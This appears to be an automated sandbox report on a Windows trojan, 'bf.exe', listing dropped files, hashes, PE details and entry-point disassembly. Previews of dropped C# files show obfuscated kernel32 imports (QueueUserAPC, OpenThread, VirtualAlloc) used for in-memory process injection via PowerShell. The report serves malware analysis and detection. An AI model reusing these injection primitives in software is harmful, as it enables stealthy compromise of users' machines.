Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winEXE@15/16@2/1
EGA Information:	• Successful, ratio: 50%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0

Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): WMIADAP.exe, WmiPrvSE.exe
- TCP Packets have been reduced to 100
- Execution Graph export aborted for target mshta.exe, PID 5064 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:31:04	API Interceptor	39x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B870514

Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo .....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscRe source.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.... ....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriv eItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1196
Entropy (8bit):	5.333915035046385
Encrypted:	false
SSDEEP:	24:3aZPpQrLAo4KAxX5qRPD42HOoFe9t4CvKuKnKJF9G:qZPerB4nqRL/HvFe9t4Cv94anG
MD5:	B15D7C50C640BEF4A1E823CE568A5E5E
SHA1:	E456E2EE754F8FBA38F8F75858491258896C9E41
SHA-256:	A95974F134C10C31BF7B1243C3E5F3987F1CC878565E28182DEC577D552450C0
SHA-512:	B7E7D0303E3DCF81217B7AC871AF1C4871D8BA19CC595DB35A66401084111266666D244D8CF91D766E129E7306FBCBA9622746DF74EC030E180CFDEDB782391(
Malicious:	false
Preview:	@...e.....@.....8.....'....L..}.....System.Numerics.H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHost0.....G-.o.. .A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.).....System.Management.AutomationL.....7.....J@.....~.....#.Micro soft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5..:O..g..q..... ...System.Xml..4.....T..'Z..N..Nvj.G.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....)L..Pz.O.E.R.....System.Tran sactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....S ystem.Configuration.Ins

C:\Users\user\AppData\Local\Temp\4rgoqrxw.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	C++ source, Unicode text, UTF-8 (with BOM) text
Category:	dropped
Size (bytes):	418
Entropy (8bit):	5.060887643546001
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuYl85FNVMRSR7a1X+o6RwuSRa+rVSSRnA/fMMLjUgL/Qy:V/DTLDfufVM62l9rV5nA/kePly
MD5:	19FD6F555AD7C58D574C00F46F087B02
SHA1:	025EC4778721F20FDBFF775EDD2351BAEA93846C
SHA-256:	9D08DF39AD05BD4A53F416AB8EF6A2FCA313EB9A1498E451284B445BB1830DAC
SHA-512:	188488549588E593523DDAB3A8372D47E016841C3CE1594A456C0AC7C73763A3AE1E8A5FFFDC7B6455BD869D0F6BDEBD6B6BCB2AA6A6B4CF658231CE72DC4(B9
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace gwrevlnvsd.{. public class pbhvkocniqy. {. [DllImport("kernel32")].public static extern uint Queu eUserAPC(IntPtr fyocqdmmlp,IntPtr sqi,IntPtr fbhcpwxb);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint imqvfxfe,uint jdfds,IntPtr ptybrwff);.. }..}.

C:\Users\user\AppData\Local\Temp\4rgoqrxw.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (350), with no line terminators
Category:	dropped
Size (bytes):	353
Entropy (8bit):	5.245731191650942
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2923fFJ0zxs7+AEszI923fHyWHn:p37Lvkmb6KztJ0WZE2qAn
MD5:	4B8045D39F538756B8B62138A26F11E9
SHA1:	95874A0DCB5655188CFD8602A1A4DCD01B521B96
SHA-256:	B3C78ADC05D493C0E52386D05C77480C94B732423C3B7349DF6DA13F9C5E2F41
SHA-512:	8C66F125151F75F4DDC2FB9062D001DCC25942DE34AB42C389D0D17E36AE2C3AABB6C5FDA9157D9BC966691A5A868B9387FA2F998EA301303B87C55EDF1B7(32
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\4rgoqrxw.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\u ser\AppData\Local\Temp\4rgoqrxw.0.cs"

C:\Users\user\AppData\Local\Temp\4rgoqrxw.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6453992775319892
Encrypted:	false
SSDEEP:	24:etGSG8mmUgtJ85Hlf/EEOnV4qmShytkZf4FexdVWpEWI+ycuZhN0xmGakSfxmXPE:6wXgt65oinB1J4FcdVyn1ulWa3iq
MD5:	5C4B891208032DBA1A02263355E4E9DE
SHA1:	1BD3E625D095A101173CAF1D794FE92AD02D0C4E
SHA-256:	004F167A5796CA987BCC5D4FAC040D72A10D39450F74A13147E72C0DCEC80AA4
SHA-512:	224AEE577A4B6F6F804C82B26512FC201C78D213EAB1F983306F12AD456B57C77849E5D91DC22B54820B080220EA2A64753896960B98C349DBBA59AF6942E940
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...N=Hc.....!.....$... ...@..... ....@.....#..K....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....#.....H.....X ..h.....(...*BSJB.....v4.0.30319.....l...H...#~.....H...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....>.7.....,.....#..... E..... R..... e.....P .....p.....v..... .....p. ...p...l.p.%...p.....*.....3.?.....E.....R.....e.....

C:\Users\user\AppData\Local\Temp\4rgoqrxw.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (429), with CRLF, CR line terminators
Category:	modified
Size (bytes):	850
Entropy (8bit):	5.317499521256793
Encrypted:	false
SSDEEP:	24:Ald3ka6KztJVE21uKaM5DqBVKVrdFAMBJTH:Akka6aDVE2QKxDcVKdBJj
MD5:	967799D658DF042EC73377D634879017
SHA1:	65B430F7577DF05F38080FFC1165C97BD6EDC1F2
SHA-256:	26533FAEFCD5B67D4B81CC17D362A2A238120A044B92C4CB55E662CFE4C2C085
SHA-512:	B4A0A2B0D8DC98F78E68476EC113B1872A2F51C9D4AC9A3AD84DA2697501C3CC2349B1772B4DCD650E91CE9F76A46B0678603A204ABBB2DF2F21E7960FEBD 6A
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC _MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\L ocal\Temp\4rgoqrxw.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\4rgoqrxw.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only s upports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http: //go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\CSC1B282484FFBD4A98A4CBD8847ACCD8A8.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.071104180333077
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gry0ak7YnqqKPN5Dlq5J:+RI+ycuZhNiakSKPNnqX
MD5:	77F267516B1EB24FF441C7AEFFE7CEEA
SHA1:	919FD845A3D90A83436CD074A4859048C5B8B64F
SHA-256:	054F1B995460C13C56857907432CB6A8F7C02F68BF403D75DF681011D52B8640
SHA-512:	4B787F2F398D6E56E820D37D83E4586E9D927A4C8B2EAD2C91BF9057D392CFDFFCAAA79E5B663DE4DD7DF8366D95766A9A956E18B479DE10241A80986E9211 F
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...n.2.s.g.i.a.o.a...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...n.2.s.g.i.a.o.a...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\CSCC346B8403E7B4A1592C575AE3967513E.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res

Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0985185644301043
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gry2lxmGak7YnqqFlxmXPN5Dlq5J:+Rl+ycuZhN0xmGakSfxmXPNnqX
MD5:	E73626B90519176EF74EEFA1FBBF8359
SHA1:	B83852A543258A18918D5FCAC5B70AB5BA0D2B93
SHA-256:	3CBC786D97DE3D7A7F7F9E537EB4143D0085294DF5A1A5F80059D4644397BC45
SHA-512:	02D0C8C4FF7ABE946BA74DA1C0FF87063DC27EB25F062D8E59A9AF5CD7CE6FA98C5936DBA4EE1888702A70287D94B95F8BE624852F331455E8920819F61D0E0
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...4.r.g.o.q.r.x.w...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...4.r.g.o.q.r.x.w...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\RESE2A5.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x482, 9 symbols, created Thu Oct 13 16:31:10 2022, 1st section name ".debug$S"
Category:	dropped
Size (bytes):	1320
Entropy (8bit):	3.9871089313851615
Encrypted:	false
SSDEEP:	24:HMnW9BiyQr68uHghKdNII+ycuZhN0xmGakSfxmXPNnq9hgd:KsiXuiKdu1ulWa3iq9y
MD5:	34E8D570049C9D06F2FF7C67BB1CE119
SHA1:	CFC0D654192DD0A7F2B6791AD807B30040F62283
SHA-256:	1F149258DAFCB5E28457E7290144535E4A82EE26B50707128325DB8ABEDEC660
SHA-512:	FDE97C0EB9559A196EF12B4C91CA2C0981A9F75991430C6759E24BBD03709A806D270BE6458B6A13CAA04D674FC23D93F3CE34E0185243CDCA58F158CD1ABB
Malicious:	false
Preview:	L...N=Hc.....debug$S.....D.....@..B.rsrc$01.....X.....(.....@..@.rsrc$02.....P...2.....@..@.....L....c:\Users\user\AppData\Local\Temp\CSCC346B8403E7B4A1592C575AE3967513E.TMP.....6&....n.N....Y.....5.....C:\Users\user\AppData\Local\Temp\RESE2A5.tmp.-.<.....'...Microsoft (R) CV TRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...4.r.g.o.q.r.x.w...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.

C:\Users\user\AppData\Local\Temp\RESEB8E.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x482, 9 symbols, created Thu Oct 13 16:31:12 2022, 1st section name ".debug$S"
Category:	dropped
Size (bytes):	1320
Entropy (8bit):	3.9582729102086303
Encrypted:	false
SSDEEP:	24:HynW9Bit0iuuH5hKdNII+ycuZhNiakSKPNnq9hgd:UsitwunKdu1ulia3mq9y
MD5:	8C3DC050387A0493058D36D4B6CF27B1
SHA1:	C88C189BBA9142F115A3A17D15A9B422B56D37D3
SHA-256:	CB62F45C1C604DFB9C20DF39F2071D92D6C48BF98D668D356D3E0CF764434AC8
SHA-512:	29DCB6B3FA9333F4DB07DF839AF10638859AD132690E9476B532DA7BF35FA51E5C723D05807073620B66F29AA42C33DD38498D89EA43E12FD24B68828E1BFEF
Malicious:	false
Preview:	L...P=Hc.....debug$S.....D.....@..B.rsrc$01.....X.....(.....@..@.rsrc$02.....P...2.....@..@.....L....c:\Users\user\AppData\Local\Temp\CSC1B282484FFBD4A98A4CBD8847ACCD8A8.TMP.....w.gQk..O.A.....5.....C:\Users\user\AppData\Local\Temp\RESEB8E.tmp.-.<.....'...Microsoft (R) CV TRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...n.2.s.g.i.a.o.a...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1sgyoy32.ak1.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0

Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ekbzmn3f.skw.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\n2sgiaoa.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	C++ source, Unicode text, UTF-8 (with BOM) text
Category:	dropped
Size (bytes):	400
Entropy (8bit):	4.978058994390849
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuYl8HPMRSRa+eNMjSSRru+LjGVZfmaSRNEolEimZlRBPFQy:V/DTLDfuJ9eg5ru+Ly8yWEPlRBiy
MD5:	F31A91CB873D422F30E84BFC6F0E4919
SHA1:	87946E5B050BC8C66C9F04EBB9F82E210522D8EE
SHA-256:	91AF8FC99B650C87F7C49FAA1E0499F673E034ED712EB62782CFACBDF8329F84
SHA-512:	242E12D8C01EF5BF6866FC09BD8A4AB9FB6C7EA1AC4BEAD56610DB30F15F0C7B38D7DA8706AB4BB8AD5647D5B2CCFB9717B85324CA0099C6DCDD7FDE13E5 906B
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace gwrevlnvsd.{. public class qlmb. {. [DllImport("kernel32")].public static extern IntPtr GetCurren tProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint ymctti,uint jwdycptleij);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr kdqbrii gsxr,uint hudaj,uint wtj,uint gyvhd);.. }..}.

C:\Users\user\AppData\Local\Temp\n2sgiaoa.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (350), with no line terminators
Category:	dropped
Size (bytes):	353
Entropy (8bit):	5.190119417850032
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2923fGFzxs7+AEszI923fGA:p37Lvkmb6KzuWZE2j
MD5:	6F676A14F55792FCAF9AB8D3BC3930D3
SHA1:	C2FFBC5923D1AE477656A42CF3E983524AFD5687
SHA-256:	FBA75ABB7F20F45450B907669B0A0D01A02D060A647A1E14425338A3CB32A807
SHA-512:	D76EB02D9B0A4551FCC56485E85FA8992A8920D2361CBB4D9D721F2804BEF087B9BB603CA32EE8CB5EAE591F12C14D8D7578BB476C2D5FC385867D3D4148C6 F
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\n2sgiaoa.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\u ser\AppData\Local\Temp\n2sgiaoa.0.cs"

C:\Users\user\AppData\Local\Temp\n2sgiaoa.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.604625908121872
Encrypted:	false
SSDEEP:	48:6CXQ3r5BAbBicLCL1Wh4JeL31ulia3mq:8b5BiLVuEK
MD5:	D6661E74516E95B8506921C266FCC378
SHA1:	D4A317550C91B8D1BAC27056A2D176D2A46195E7
SHA-256:	B86245487032D5B0AB8C861DC33CF96333D046394F3A4CB83E586B92504BF63C
SHA-512:	6BB01F1FCD2617BF8BFEB7757278ECD3A5F2A2FC46D72661E148E485BFB511B8E6C483794D444C98573BFB655FC12389331DDD89E268D64BBAF8361A3F95721
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...P=Hc.....!.....$... ...@..... ....@.....#..W....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....#.....H.....X ..\.....(....*BSJB.....v4.0.30319.....l...H...#~.....<...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....7.0..... ..... >..... P..... X.....P .....e.....k.....r.....~..... .....e. ...e...l.e.%...e.....*.....3.3.....>.....P.....X.....

C:\Users\user\AppData\Local\Temp\n2sgiaoa.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (429), with CRLF, CR line terminators
Category:	modified
Size (bytes):	850
Entropy (8bit):	5.294801983238796
Encrypted:	false
SSDEEP:	12:xKIR37Lvkmb6KzuWZE2CKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:Ald3ka6KzvE2CKaM5DqBVKVrdFAMBJTH
MD5:	E21C14E505268332566B043E3A794256
SHA1:	F402FC38AAD9C5B16B90C809E71CE61FBD5B6E53
SHA-256:	568B3CC6ED8389B85718933FE231DB4152F86EC9865A81C6E2284D3DB23E1710
SHA-512:	D50F72A3E315A1C8FED7B20B35106AC4AB5FC012C3B0AB6F1B5A2EF30D08518DAA93D14559D39B2A785B9E9180F072A4072E69670DA49D4BCC6889BF245EB1 1F
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC _MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\L ocal\Temp\n2sgiaoa.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\n2sgiaoa.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only s upports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http: //go.microsoft.com/fwlink/?LinkID=533240....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.519660398973527
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	bf.exe
File size:	37888
MD5:	b7ce4f9f6ecd85bb5edbb6964226fdb6
SHA1:	12b28a42e960dfc522348eba37b00ea74a0df527
SHA256:	bf5845a6b0df356338cc4ae53dd2cdefcb114bd95f351e55fd430cee5408ffeb
SHA512:	1f5588d5b0816bbfc51394f434a9a80a96c68b66ca86a6a3cd53d64bf6a63751902c5f782a15522749231022c2695c6df7fbc604ae1d242f21554269f6d31e86
SSDEEP:	768:7QLm41fM01vAoyRdq63goMWPXE2bE/JVMq2LATqeeAeOu2D2wqmLiuU:7L41fMSvVAdqlaPGhVMq2LpeReOb2Pmm
TLSH:	FD03D1A76BA004BAC9D383353A396685DF441332423958E0E7BB4A398BD6C4FD56F713
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Y..+...x...x...x..lx...x...xQ..x...x...x..vx...x..kx...x..nx...xRich...x.....PE..L.....%c...../.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x40182f
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x632596C9 [Sat Sep 17 09:43:37 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	1640d668d1471f340cbe565fe63522f6

Entrypoint Preview

Instruction
push esi
xor esi, esi
push esi
push 00400000h
push esi
call dword ptr [0040203Ch]
mov dword ptr [00403160h], eax
cmp eax, esi
je 00007F3B38DDEC97h
push esi
call dword ptr [00402008h]
mov dword ptr [00403170h], eax
call dword ptr [00402044h]
call 00007F3B38DDE8A9h
push dword ptr [00403160h]
mov esi, eax
call dword ptr [00402040h]
push esi
call dword ptr [00402048h]
pop esi
push ebp
mov ebp, esp
sub esp, 0Ch
push ebx
push esi
mov esi, eax
mov eax, dword ptr [00403180h]
mov ecx, dword ptr [esi+3Ch]
mov ecx, dword ptr [ecx+esi+50h]
lea edx, dword ptr [eax-69B24F45h]
not edx

Instruction
lea ecx, dword ptr [ecx+eax-69B24F45h]
push edi
and ecx, edx
lea edx, dword ptr [ebp-08h]
push edx
lea edx, dword ptr [ebp-04h]
push edx
add eax, 964DA0FCh
push eax
push ecx
call 00007F3B38DDEEFDh
test eax, eax
jne 00007F3B38DDECCCh
mov edi, dword ptr [ebp-04h]
push esi
push edi
call 00007F3B38DDEFD3h
mov ebx, eax
test ebx, ebx
jne 00007F3B38DDECA8h
mov esi, dword ptr [edi+3Ch]
add esi, edi
push esi
call 00007F3B38DDE6F4h
mov ebx, eax
test ebx, ebx
jne 00007F3B38DDEC97h
push edi
mov eax, esi
call 00007F3B38DDF1D4h
mov ebx, eax
test ebx, ebx
jne 00007F3B38DDEC89h
mov esi, dword ptr [esi+28h]
push eax
push 00000001h
add esi, edi
push edi
call esi
test eax, eax
jne 00007F3B38DDEC7Ah
call dword ptr [0000202Ch]

Rich Headers

Programming Language:	• [IMP] VS2008 SP1 build 30729 • [LNK] VS2008 SP1 build 30729

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x20e8	0x50	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x5000	0x10	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x6000	0xd8	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
